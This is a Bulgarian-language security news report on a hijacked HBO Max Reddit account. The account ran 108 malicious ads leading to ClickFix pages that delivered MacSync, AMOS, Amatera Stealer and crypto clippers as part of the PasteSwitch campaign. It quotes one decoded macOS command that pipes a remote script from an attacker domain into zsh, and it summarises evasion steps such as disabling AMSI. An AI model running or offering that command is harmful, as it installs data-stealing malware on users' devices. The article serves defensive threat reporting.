Хакери компрометираха официалния профил на HBO Max в Reddit и го използваха за разпространение на злонамерени реклами, стартиращи ClickFix атаки за заразяване на устройства под Windows и macOS със зловреден софтуер за кражба на данни.
Изследователи по сигурността от Hudson Rock и ADAMnetworks анализираха кампанията и съобщават, че потвърденият профил u/hbomax в Reddit е бил превзет и използван за пускане на 108 злонамерени реклами в рамките на около 48 часа.
Рекламите са използвали техника за социално инженерство, известна като ClickFix, която подмамва потребителите да копират и поставят зловредни команди в Windows Run, PowerShell или macOS Terminal, под предлог че отстраняват грешка, потвърждават CAPTCHA тест или инсталират легитимен софтуер.
Този тип атака става все по-популярен сред киберпрестъпниците, тъй като жертвите сами изпълняват зловредните команди чрез легитимни инструменти на операционната система, което потенциално заобикаля част от защитния софтуер и браузърните защити, създадени да засичат изтеглянето на зловреден софтуер.
Докато част от рекламите, разпространявани от профила на HBO Max, са имитирали стрийминг услугата, други са популяризирали фалшиви AI инструменти, софтуер за разработчици и помощни програми за macOS.
Hudson Rock и ADAMnetworks свързват атаката с по-мащабна кампания, наречена PasteSwitch, която засяга както системи с Windows, така и с macOS, и се използва за разпространение на инфостийлъри, зареждащи модули (loaders), програми за подмяна на криптоадреси (clippers) и фалшиви приложения за криптопортфейли.
Изследователите поясняват, че името PasteSwitch произлиза от използването на подадени от атакуващите команди, които жертвите поставят в системите си, докато сървърната част на нападателите превключва между различни кампании, платформи, зловреден код и методи за кражба на криптовалута в зависимост от посетителя.
BleepingComputer се свърза с HBO и Warner Bros. Discovery с въпроси относно инцидента, но все още не е получен отговор.
Фалшиво приложение на HBO Max доставя зловреден софтуер
Кампанията първоначално е открита, след като потребител на Reddit забелязва реклама, публикувана от верифицирания профил на HBO Max, рекламираща предполагаемо нативно приложение на HBO Max за macOS.

„Разглеждах Reddit и видях реклама с автор u/hbomax – рекламираше се приложение на HBO Max за macOS, за което не бях чувал и ми стана интересно. Потребителят е верифициран и изглежда е публикувал многократно в официалните събредити на HBO Max“, предупреждава потребителят.

„Рекламата препраща към hbomaxx[.]us, който изглежда сравнително легитимен и има бутон за присъединяване/изтегляне. Кликването върху тях отваря класическата схема за инфостийлър/clickfix с указание да поставите тази команда, за да изтеглите файла. След проверка се оказа, че това изтегля изпълним файл с допълнителни възможности за компрометиране на профили (разбира се, всичко беше направено в напълно изолирана среда – само проверка на резултата, без стартиране на каквото и да е).“
След кликване върху рекламата потребителите са били пренасочвани към убедителен фалшив уебсайт на HBO Max, претендиращ, че предлага приложението за изтегляне.
Един от фалшивите сайтове на HBO Max, използвани в кампанията, е бил hbomaxx[.]us. Кликването върху бутона за изтегляне обаче не е сваляло приложение, а вместо това е показвало инструкции, приканващи посетителите да отворят Terminal и да поставят команда за инсталиране на софтуера.
Една от macOS командите, засечени от BleepingComputer при тази атака, е използвала Base64 кодиране за прикриване на изпълнявания код. След декодиране тя съдържа следната команда:
export _watch_v2=97d9d8dc;curl -sL "https://ember-bridge[.]com/curl/a44a37519au/setup.sh"| zsh
Hudson Rock отбелязва ember-bridge[.]com като инфраструктура, използвана през септември за доставка на зловреден софтуер в рамките на операцията PasteSwitch.
Едно от семействата зловреден софтуер, използвано в тази атака, е MacSync, което според Hudson Rock краде идентификационни данни от браузъри, профили на Firefox, данни от Telegram, Apple Notes и пароли за macOS.
Друга верига на атака внедрява „AMOS helper“, който си осигурява постоянно присъствие в системата чрез директория с име .com.apple.accountsd. След това зловредният софтуер може да регистрира заразените системи към контролирани от атакуващите сървъри за получаване на допълнителни задачи.
Кампанията също така разпространява фалшиви приложения за криптопортфейли Ledger, Trezor Suite и Exodus, създадени да крадат фразите за възстановяване на портфейлите на жертвите.
При системи с Windows е наблюдавано как PasteSwitch показва инструкции, които карат жертвите да изпълняват команди чрез mshta и PowerShell.
Hudson Rock посочва, че една от веригите на атака за Windows е използвала MP3/HTA полиглот файл, за да създаде планирана задача (scheduled task), да стартира 32-битов PowerShell, да деактивира интерфейса Antimalware Scan Interface (AMSI) на Microsoft и да генерира инфраструктура, специфична за жертвата, базирана на името на компютъра и потребителското име.
По-късните етапи са използвали обфускиран PowerShell и шелкод за зареждане на Amatera Stealer директно в оперативната памет, без финалният зловреден код първоначално да се записва на диска.
PasteSwitch е засичан и да разпространява зловреден софтуер за подмяна на съдържанието на клипборда при трансакции с криптовалути, включително AnimateClipper и ZigClipper.
Изследователите посочват, че рекламата на HBO Max е била само част от много по-голяма рекламна кампания, провеждана през компрометирания акаунт в Reddit.
Те са идентифицирали 40 реклами, водещи към hbomaxx[.]app, 36, рекламиращи фалшивия сайт за изкуствен интелект и разработчици codex-craft[.]com, 15, водещи към apple.clean-disk-guide[.]com, 11 към code-desktop[.]com и шест, рекламиращи hbomax-macos[.]com.
Това е позволило на атакуващите да привлекат много по-широка аудитория от обикновените потребители на HBO Max, включително софтуерни разработчици и хора, търсещи AI софтуер и системни инструменти.
След като злонамерените реклами са били докладвани, администратор на Reddit ги е спрял и е предал случая на екипите по сигурност и безопасност на платформата.
Все още не е ясно как атакуващите са получили достъп до профила на HBO Max в Reddit, нито дали са засегнати други профили или системи на HBO или Warner Bros. Discovery.